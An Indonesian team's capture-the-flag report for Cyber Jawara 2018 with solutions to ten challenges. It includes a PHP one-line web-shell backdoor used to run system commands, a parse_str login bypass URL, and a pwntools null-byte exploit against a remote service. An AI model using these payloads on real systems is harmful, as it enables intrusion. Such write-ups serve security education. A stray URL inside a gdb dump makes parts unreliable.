



CYBER JAWARA

[SOAL 1][*Login Form*]

NAMA TIM : [P&ETIR] *Rubah sesuai dengan nama tim anda

ZONA : [2 Jawa & Madura] *Rubah sesuai dengan zona anda

Rabu 10 September 2018

| Ketua Tim | |
|-----------|------------------|
| 1. | Abdilah Muhammad |
| Anggota | |
| 1. | Antoni |
| 2. | |

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Temukan cara untuk masuk sebagai admin pada web berikut.

<http://soal.jawara.idsirtii.or.id:10002/> Catatan: Untuk menyelesaikan soal ini tidak diperlukan brute-force. Segala bentuk DoS/DDoS/Brute-force dilarang dalam soal ini. Mohon berhenti setelah Anda berhasil mendapatkan flag.

2. Technical Report

(Technical Report isikan disini)

kita dapat melihat source codenya dengan memasukan parameter action=debug

<http://soal.jawara.idsirtii.or.id:10002/index.php?action=debug>

```
<?php

require 'flag.php';

function login($username, $hash) {
    if ($username === 'CJ'
        && $hash === '81eb1cf42dc766553d51bc73d70adebe8607031b') {
        return true;
    } else {
        return false;
    }
}

function render_login_page() {
    $template = file_get_contents('template.html');
    print $template;
}

function init($flag) {
    $query = array();
```

```

if(!empty($_SERVER['QUERY_STRING'])) {
    $query_str = $_SERVER['QUERY_STRING'];
    $query = parse_str($query_str);
}

if (!empty($query['action'])) {
    $action = $query['action'];
}

if ($action === 'login') {
    if (!empty($query['username'])) {
        $username = $query['username'];
    }

    if (!empty($query['password'])) {
        $password = $query['password'];
    }

    if (!empty($username) && !empty($password)) {
        $hash = sha1($password);
    }

    if (!empty($hash) && login($username, $hash)) {
        print "<h1>Welcome!</h1><br>";
        print $flag;
    }
    else {
        print 'Wrong!';
    }
} else if ($action === 'debug') {
    highlight_file(__FILE__);
} else {
    render_login_page();
}

init($flag);

```

Vulnerability nya terletak pada fungsi `parse_str` , karena `parse_str` akan mengambil semua parameter yang ada pada `$_SERVER['query_string']` dan akan

mengubah nama parameter tersebut menjadi nama variable, jadi kita dapat memasukan parameter

```
?action=login&username=CJ&hash=81eb1cf42dc766553d51bc73d70adebe86070  
31b
```

untuk dapat melewati validasi pada fungsi login() dan mendapatkan flagnya.<http://soal.jawara.idsirtii.or.id:10002/index.php?action=login&hash=81eb1cf42dc766553d51bc73d70adebe8607031b&username=CJ>

Welcome!

CJ2018{Hackers_Love_PHP_<3}


3. Conclusion

(Isikan Conclusion disini)

← → ⌂ Not secure | soal.jawara.idsirtii.or.id:10002/index.php?action=login&hash=81eb1cf42dc766553d51bc73d70adebe8607031b&username=CJ

Welcome!

CJ2018{Hackers_Love_PHP_<3}



[SOAL 2][*CJ PHP Shell*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

```
<?$_a=$_GET;($a[1]=='CJ'?($a[2])($_a[3]):"");
```

2. Technical Report

(Technical Report isikan disini)

Terdapat backdoor yang sudah tersedia di server, kita hanya perlu memanfaatkan backdoor tersebut untuk mendapatkan RCE.

```
<?php  
if($_GET[1]==”CJ”){  
$_GET[2]($_GET[3]);  
}  
else{  
echo “”;  
}  
?>
```

Kode pada backdoor dapat disederhanakan seperti di atas , kemudian kita tinggal memasukan parameter yang diminta pada parameter1 == “CJ” parameter2 == “nama fungsi di php” dan parameter3 ==”argumen dari fungsi parameter2”


Dengan

view-source:<http://soal.jawara.idsirtii.or.id:10001/cj.php?1=CJ&2=system&3=cat%20flag.php> kita dapat mendapatkan flagnya

CJ2018{all_of_this_time_you_use_someone_else_php_shell_do_you_understand_how_it_is_works?}


3. Conclusion

(Isikan Conclusion disini)



```
<?php
$flag = 'CJ2018{all_of_this_time_you_use_someone_else_php_shell_do_you_understand_how_it_is_works?}';
```

```
<?php $flag =
'CJ2018{all_of_this_time_you_use_someone_else_php_shell_do_you_understand_how_it_is_works?}';
```



[SOAL 3][*Sniffing.pcapng*]

Table of Contents

Capture The Flag Report

1. Executive Summary


(Isikan Executive Summary disini)

Anda memiliki rekaman paket data jaringan. Sepertinya ada yang mencoba login menggunakan HTTP request yang tidak terenkripsi.

2. Technical Report

(Technical Report isikan disini)

setelah dibuka filenya dengan wireshark dan dilakukan sort berdasarkan lenght nya
Terlihat ada request yang melakukan login ke wp_login.php wordpress dan
password nya adalah flag



```
> Frame 59: 698 bytes on wire (5584 bits), 698 bytes captured (5584 bits) on interface 0
> Ethernet II, Src: Apple_4c:e3:76 (8c:85:90:4c:e3:76), Dst: HuaweiTe_9d:ff:53 (20:3d:b2:9d:ff:53)
> Internet Protocol Version 4, Src: 192.168.1.119, Dst: 203.34.119.66
> Transmission Control Protocol, Src Port: 59080, Dst Port: 80, Seq: 1, Ack: 1, Len: 632
> Hypertext Transfer Protocol
< HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "log" = "admin"
  > Form item: "pwd" = "CJ2018{sniffing_is_child_play}"
  > Form item: "wp-submit" = "Log In"
  > Form item: "redirect_to" = "http://203.34.119.66/wp-admin/"
  > Form item: "testcookie" = "1"
```

3. Conclusion

(Isikan Conclusion disini)

Flag : "CJ2018{sniffing_is_child_play}"



CYBER JAWARA

[SOAL 4] [*Invisible Maze*]

1. Executive Summary


(Isikan Executive Summary disini)

Dapatkah kamu menyelesaikan labirin dengan tembok tak terlihat ini?

<http://soal.jawara.idsirtii.or.id:1000/>

2. Technical Report

(Technical Report isikan disini)




Diberikan sebuah web service. Kami asumsikan bahwa perlu mencapai ‘X’. Yang kami lakukan adalah hanya memainkan mazanya dengan directional arrow hingga mencapai ‘X’. Terdapat halangan tidak terlihat (sehingga soal ini disebut sebagai

“invisible maze”). Path yg benar (seingat kami) adalah kanan (hingga ke tengah), bawah (hingga ke tengah2 kotak), kiri, bawah dan atas hingga mencapai tujuan ‘X’.

3. Conclusion

(Isikan Conclusion disini)



Flag: CJ2018{CJ_trolling_players_since_old_times}



[SOAL 5][*Emoclew*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

}!5r3kc4h_3m0cl3w{8102JC :galF

2. Technical Report

(Technical Report isikan disini)

dibalik aja

Reverse Text (Reverse the entire text string)

}!5r3kc4h_3m0cl3w{8102JC :galF

Copy results here:

Flag: CJ2018{w3lc0m3_h4ck3r5!}

3. Conclusion

(Isikan Conclusion disini)

Flag: CJ2018{w3lc0m3_h4ck3r5!}



[SOAL 6][*Hidden Config*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Terkadang, konfigurasi program diletakkan langsung pada program tersebut dan sebenarnya dapat dilihat dengan mudah. Anda sebagai hacker tentunya bisa menemukan konfigurasi tersembunyi di program Linux ini bukan?

2. Technical Report

(Technical Report isikan disini)


Strings dan grep untuk mendapatkan flagnya

```
abdilahrf@abdilahrf:~/CTF/CTF-1/2018/cyberjawara/reverse$ strings hidden_config | grep "CJ"  
CJ2018{hidden_config_inside_rodatta}  
abdilahrf@abdilahrf:~/CTF/CTF-1/2018/cyberjawara/reverse$
```

3. Conclusion

(Isikan Conclusion disini)

Flag : CJ2018{hidden_config_inside_rodatta}



[SOAL 7][*Snake*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Mari bermain game pada CLI Linux! Dapatkah Anda mencapai skor 2 miliar pada permainan Snake ini?

2. Technical Report

(Technical Report isikan disini)

```
$ file snake
snake: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=46515fee80222523b9b01f0d181c2cfbe928260c, not stripped
```

Diberikan sebuah file executable yang tidak stripped (terima kasih problemsetter, ini sangat memudahkan proses RE ^^)

Setelah reversing sejenak, kami menemukan fungsi “win”:

```
v27 = 8;
v28 = -39;
v29 = 86;
v30 = 122;
v31 = -98;
v32 = -51;
v33 = -25;
v34 = 101;
v35 = 95;
v36 = 99;
v37 = 114;
v38 = 97;
v39 = 99;
v40 = 107;
v41 = 105;
v42 = 110;
v43 = 103;
v44 = 125;
v45 = 17;
v46 = 115;
v47 = -109;
v48 = 23;
v49 = 42;
init_ctx((__int64)&v1, (__int64)&v2);
adecrypt(&v1, &v18);
v45 = 0;
printf("Flag: %s\n", &v18);
return __readfsqword(0x28u) ^ v50;
```

Terlihat bahwa ada “flag” yang di print. Kami hanya perlu menjalankan gdb:


```
R9 : 0xfffff7a32d80 --> 0x0
R10: 0x4
R11: 0xfffff7667ab0 (<__libc_start_main>:      push    r13)
R12: 0x400c10 (<_start>:          xor     ebp,ebp)
R13: 0xfffffffffd20 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
 0x402a8c <mainMenu+208>:    ret
 0x402a8d <main>:    push    rbp
 0x402a8e <main+1>:    mov     rbp,rsp
=> 0x402a91 <main+4>:    call    0x40273d <welcomeArt>
 0x402a96 <main+9>:    call    0x4029bc <mainMenu>
 0x402a9b <main+14>:   cmp    eax,0x1
 0x402a9e <main+17>:   je     0x402abe <main+49>
 0x402aa0 <main+19>:   cmp    eax,0x1
No argument
[-----stack-----]
0000| 0xfffffffffdc40 --> 0x403f80 (<__libc_csu_init>: push    r15)
0008| 0xfffffffffdc48 --> 0xfffff7667b97 (<__libc_start_main+231>:      mov    edi,eax)
0016| 0xfffffffffdc50 --> 0x1
0024| 0xfffffffffdca --> 0xfffff7667b97 ("https://www.1cto.com/article/632010.html")
```

Setelah di “start” (otomatis pasang breakpoint di main), kami langsung set rip / instruction pointer untuk menunjuk ke fungsi win. Terakhir, tinggal kami continue / ‘c’.

3. Conclusion

(Isikan Conclusion disini)

Flag: ***CJ2018{basic_game_cracking}***



[SOAL 8][*Windows Registry*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)


Anda dimintai tolong oleh rekan Anda untuk memeriksa Windows-nya yang terkena malware. Anda pun melakukan dump terhadap Registry-nya. Diketahui bahwa malware tersebut berhasil menanamkan persistence dan tereksekusi setiap Windows tersebut startup. Apakah ada sesuatu pada Registry tersebut?

<https://drive.google.com/open?id=1t3B5b6RXvAjw68EfhWJAqMuEtje6I-VN>

2. Technical Report

(Technical Report isikan disini)

Menggunakan registry workshop kita dapat melakukan searching string dengan format flag yaitu “**CJ2018**” dan kita mendapatkan flagnya



3. Conclusion

(Isikan Conclusion disini)

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run, security,  
%ProgramFiles%\CJ\CJ2018{malware_simple_persistence}
```

Flag : CJ2018{malware_simple_persistence}



[SOAL 9][*Athena*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Program sederhana. Apa yang bisa salah dari ini?

nc soal.jawara.idsirtii.or.id 11337

2. Technical Report

(Technical Report isikan disini)

Diberikan binary dan source code (hanya source code yang penting untuk dibaca):

```
void service() {
    FILE *fp;

    fp = fopen("service.conf", "r");

    if (fp == NULL) {
        puts("service.conf not found\n");
        return;
    }

    fgets(password, sizeof(password), fp);
    fgets(flag, sizeof(flag), fp);
    fclose(fp);

    printf("Password: ");
    fgets(input, sizeof(input), stdin);

    if (strcmp(input, password, strlen(input)) == 0) {
        puts("Welcome!");
        puts(flag);
    } else {
        puts("Incorrect password\n");
    }
}
```

Dari source code di atas, fungsi kunci adalah “strcmp” (string-n-compare). Pada C, definisi string adalah data / byte apapun yang diakhiri dengan null-terminator atau ‘\x00’. Cukup masukkan null-byte pada input, dan kita mendapat flag.

```
#!/usr/bin/python

from pwn import *

def exploit(r):
    payload = '\x00'
    r.sendline(payload)
    r.interactive()

# context.terminal = ["tmux","new-window","-c","/tmp"]
context.arch = "amd64"
exe = ELF("./athena")
# libc = ELF("./libc-2.23.so")

if len(sys.argv) < 2:
    r = process(exe.path)
else:
    r = remote("soal.jawara.idsirtii.or.id",11337)


exploit(r)%
```

```
tempest@tempestuous:~/CTF/CJ2018/pwn/athena$ python exploit.py go
[*] '/home/tempest/CTF/CJ2018/pwn/athena/athena'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to soal.jawara.idsirtii.or.id on port 11337: Done
[*] Switching to interactive mode
Password: Welcome!
CJ2018{based_on_Intel_AMT_Vulnerability_CVE-2017-5689}
\x00[*] Got EOF while reading in interactive
$[*] Closed connection to soal.jawara.idsirtii.or.id port 11337
```

3. Conclusion

(Isikan Conclusion disini)

Flag: **CJ2018{based_on_Intel_AMT_Vulnerability_CVE-2017-5689}**



[SOAL 10][*Driver Message*]

Table of Contents

Capture The Flag Report

1. Executive Summary

(Isikan Executive Summary disini)

Shizuka: Halo sayang, apa kabar? Nobita: Baik, terima kasih cinta.. Shizuka: Udah makan belum? Nobita: Udah, kamu lagi dimana? Shizuka: Aku di kernel mu... Nobita: Zzzzzzzzzzzzzz Temukan pesan Shizuka kepada Nobita... Core-6.4.zip SHA256 checksum:
2878a6f509cd8b9ffb9b0816dd47c7c4e0a6441bb96ea6a7122668c2a9db3aee
<https://drive.google.com/open?id=1OJpRben3eYB-aDQIqALSr8S8Yqbx7Q7r>


2. Technical Report

(Technical Report isikan disini)

Setelah mencoba2 ternyata file .iso tersebut dapat dijalankan menggunakan vmware dengan konfigurasi os Linux kernel 2.6 (32)

di dalam vm kita menggunakan grep untuk mendapatkan flag

```
grep -r "CJ2018" /
```



```
